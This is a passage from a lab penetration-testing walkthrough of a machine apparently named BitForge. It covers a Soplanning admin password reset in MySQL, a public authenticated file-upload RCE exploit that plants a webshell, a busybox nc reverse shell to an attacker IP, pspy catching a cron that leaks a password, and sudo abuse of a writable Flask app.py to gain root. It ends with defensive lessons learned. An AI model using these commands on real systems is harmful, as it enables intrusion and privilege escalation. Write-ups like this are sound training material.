
public function hashPassword($password){
    return sha1("□" . $password . "□");
}
The two characters wrapping the password are not ASCII and the editor paints them as a box, so an echo -n admin | sha1sum will never match. The reliable way to get the right value is to let the application compute it: clone the official repository, comment out in config.inc the lines that redirect to the installer when there is no database, and write a test.php that calls hashPassword.
git clone https://github.com/Worteks/soplanning
cd soplanning
nano config.inc     # comment out the checkDBAccess / checkDatabaseVersion block
nano test.php
<?php
define('BASE', 'www');
require BASE . '/../config.inc';
$password = "admin";
// generate the weirdass hash
$user = new User();
$hashedPassword = $user->hashPassword($password);
echo "The hash of '$password' is: $hashedPassword";
?>php test.php
The hash of 'admin' is: df5b909019c9b1659e86e0d6bf8da81d6fa3499eWith the right hash, an UPDATE on planning_user changes the ADM user's password:
UPDATE planning_user SET password = 'df5b909019c9b1659e86e0d6bf8da81d6fa3499e' WHERE user_id = 'ADM';
MySQL [soplanning]> UPDATE planning_user SET password = 'df5b909019c9b1659e86e0d6bf8da81d6fa3499e' WHERE user_id = 'ADM';
Query OK, 1 row affected (0.034 sec)
Rows matched: 1  Changed: 1  Warnings: 0

From there the login is the ordinary one, admin:admin:
And there is a shortcut to the shortcut: the PHP does not even need running, because the official repository ships admin's hash written into its demo data.
git clone https://github.com/Worteks/soplanning
cd soplanning
cat includes/demo_data.inc | grep -i pass
$userAdmin->password = 'df5b909019c9b1659e86e0d6bf8da81d6fa3499e';

MySQL [soplanning]> UPDATE planning_user SET password = 'df5b909019c9b1659e86e0d6bf8da81d6fa3499e' WHERE user_id = 'ADM';
Query OK, 0 rows affected (0.030 sec)
Rows matched: 1  Changed: 0  Warnings: 0
The 0 rows affected with Rows matched: 1 proves the value was already in place from the previous attempt: the row exists and matches, but there is nothing to change.
Soplanning 1.52.01: authenticated file upload to RCE
With the product and version in hand, we look for a public exploit (from version to exploit):
searchsploit 'soplanning'
 Exploit Title                                                             |  Path
--------------------------------------------------------------------------+---------------------------
SOPlanning 1.45 - 'by' SQL Injection                                       | php/webapps/48074.txt
SOPlanning 1.45 - 'users' SQL Injection                                    | php/webapps/48089.txt
SOPlanning 1.45 - Cross-Site Request Forgery (Add User)                    | php/webapps/48086.txt
SOPlanning 1.52.01 (Simple Online Planning Tool) - Remote Code Execution   | php/webapps/52082.py
  (RCE) (Authenticated)                                                    |
The first three are for 1.45 and do not apply; the fourth matches our version and is exactly what we had: authenticated, which is why the earlier bypass was needed. We copy it and run it (file upload to RCE):
searchsploit -m php/webapps/52082.py
python3 52082.py -t http://plan.bitforge.lab/www/ -u admin -p admin
[+] Uploaded ==> File 'u62.php' was added to the task !
[+] Exploit completed.
Access webshell here: http://plan.bitforge.lab/www//upload/files/bdselx/u62.php?cmd=<command>
Do you want an interactive shell? (yes/no) yes
soplaning:~$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Both the .php name and the directory under upload/files/ are random on every run, so there is no point writing them down: they have to be read from the exploit's own output.
The exploit leaves a webshell and offers a pseudo-interactive shell, but that shell goes command by command over HTTP. To work comfortably we swap it for a real reverse shell. Before firing it we leave Penelope listening on port 80 (a plain nc -nlvp 80 with rlwrap works just as well):
penelope
(Penelope)> listeners add -p 80
Then from the pseudo-shell we trigger the callback. We use busybox nc because the system's nc usually ships without the -e option, while the busybox applet does carry it:
busybox nc 192.168.45.159 80 -e bash
[+] Listening for reverse shells on 0.0.0.0:80
[+] Got reverse shell from BitForge~192.168.148.186-Linux-x86_64 😍 Assigned SessionID <1>
[+] Shell upgraded successfully using /usr/bin/python3! 💪
www-data@BitForge:/var/www/plan.bitforge.lab/public_html/www/upload/files/3mc80s$ whoami
www-data
Execution as www-data, and with a PTY, which is what makes the next part workable.
User pivoting
Password leaked by a cron (pspy)
As www-data there is nothing obvious, so it is time to look at what happens on the box over time: a periodic process (a cron) does not show up in a one-off ps because it lives for milliseconds. To see them we use pspy (repo), which does not need root because all it does is read /proc. The binary is not on the box, so we serve it from ours:
# on the attacker
locate pspy64
cp /home/krmena/tools/pspy64 .
python3 -m http.server 3306
/home/krmena/Downloads/pspy64
/home/krmena/tools/pspy64
/machines/late/content/pspy64
/machines/pandora/pspy64

Serving HTTP on 0.0.0.0 port 3306 (http://0.0.0.0:3306/) ...
# on the victim
wget http://192.168.45.159:3306/pspy64
chmod +x pspy64
./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
Config: Printing events (colored=true): processes=true | file-system-events=false
Draining file system events due to startup ...
done
2026/02/28 17:09:30 CMD: UID=33   PID=2424   | ./pspy64
2026/02/28 17:09:30 CMD: UID=33   PID=2307   | bash
2026/02/28 17:09:30 CMD: UID=33   PID=2306   | sh -c -- busybox nc 192.168.45.159 80 -e bash
2026/02/28 17:09:30 CMD: UID=33   PID=2264   | /bin/bash -i
That first snapshot is instructive in itself: among the processes we can see our own intrusion (the busybox nc 192.168.45.159 80 -e bash and the bash -i), which confirms pspy reads the full command lines of every process on the system, not just ours. Before long what we were after shows up: a cron running mysqldump with the password on the command line itself, visible to any process on the system:

UID=0 ... /bin/sh -c mysqldump -u jack -p'j4cKF0rg3@445' soplanning >> /opt/backup/soplanning_dump.logThe password j4cKF0rg3@445 works for the jack user (credential reuse):
su jack # j4cKF0rg3@445
www-data@BitForge:/tmp$ su jack
Password:
jack@BitForge:/tmp$ whoami
jack
Local
cat local.txt && whoami && ip a && hostname
b823a27526f050899c2533772fb45cf4
jack
Privilege escalation
sudo over a Flask app with a writable app.py
The first thing to check as a new user is what sudo allows:
sudo -lMatching Defaults entries for jack on bitforge:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, !env_reset
User jack may run the following commands on bitforge:
(root) NOPASSWD: /usr/bin/flask_password_changerA single binary, as root and with no password. It is not a known interpreter from GTFOBins, so we have to read what it does:
cat /usr/bin/flask_password_changer#!/bin/bash
cd /opt/password_change_app
/usr/local/bin/flask run --host 127.0.0.1 --port 9000 --no-debugThere is the crack: the script does nothing dangerous by itself, but flask run imports the app.py of the directory it just entered. If that file is writable by us, the code running as root is ours. We check:
ls -l /opt/password_change_apptotal 12
-rw-r--r-- 1 jack jack 182 Feb 28 17:18 app.py
drwxr-xr-x 2 root root 4096 Feb 28 17:18 __pycache__
drwxr-xr-x 2 jack jack 4096 Jan 16 2025 templatesapp.py belongs to jack, so it can be edited (writable sudo script). We insert an os.system that sets the SUID bit on /bin/bash and launch the script through sudo:
nano /opt/password_change_app/app.py
cat /opt/password_change_app/app.py
from flask import Flask, render_template
import os
os.system("chmod u+s /bin/bash")
app = Flask(__name__)
@app.route("/")
def home():
return render_template("index.html")sudo /usr/bin/flask_password_changer * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:9000
Press CTRL+C to quitThe server starts (and sits there, killed with Ctrl+C), but the damage is already done: the os.system ran as root the moment the module was imported, before anything was served. It shows in the binary's permissions:
ls -l /bin/bash
bash -p
whoami
-rwsr-xr-x 1 root root 1446024 Mar 31  2024 /bin/bash
bash-5.2# whoami
root
The s in -rwsr-xr-x is the SUID bit: the binary runs as its owner (root), not as whoever launches it. And bash -p keeps that inherited euid=0 instead of dropping it, which is what bash does by default at startup, giving us root.
Proof
cat /root/proof.txt && whoami && ip a && hostname
cde9a2fc9485dddf29585529f596b4dc
root
Attack chain
HTTP 80  --  exposed .git/ -> git-dumper -> git log -p
        │  history: db-config.php -> BitForgeAdmin : B1tForG3S0ftw4r3S0lutions
        ▼
MySQL 3306  --  planning_user: admin cle=dbee8fd6...
        │  Soplanning: login with the cle (bypass) -> set password=admin
        │  Soplanning 1.52.01: authenticated upload (52082.py) -> webshell
        ▼
www-data
        │  pspy -> cron mysqldump -p'j4cKF0rg3@445' -> su jack
        ▼
jack  (local.txt)
        │  sudo flask_password_changer -> writable app.py -> chmod u+s /bin/bash
        ▼
root  (proof.txt)
Lessons learned
- A served
.git/is your code and your history. Even with an empty.env,git log -presurrected adb-config.phpwith deleted credentials. Removing a secret in a later commit does NOT erase it from history; you must rotate it and clean the tree. - A "secured login" key is a password. Soplanning's
clelet you log in without knowing the password; storing it in cleartext in the database makes it as sensitive as the hash itself. - Don't pass passwords on the command line. The cron's
mysqldump -p'j4cKF0rg3@445'was visible to any process;~/.my.cnfor environment variables avoid it. - A
sudoover an interpreter that imports writable code is root. If Flask imports anapp.pythe user can edit and the script runs as root, they own root. Code executed with privilege must be admin-writable only.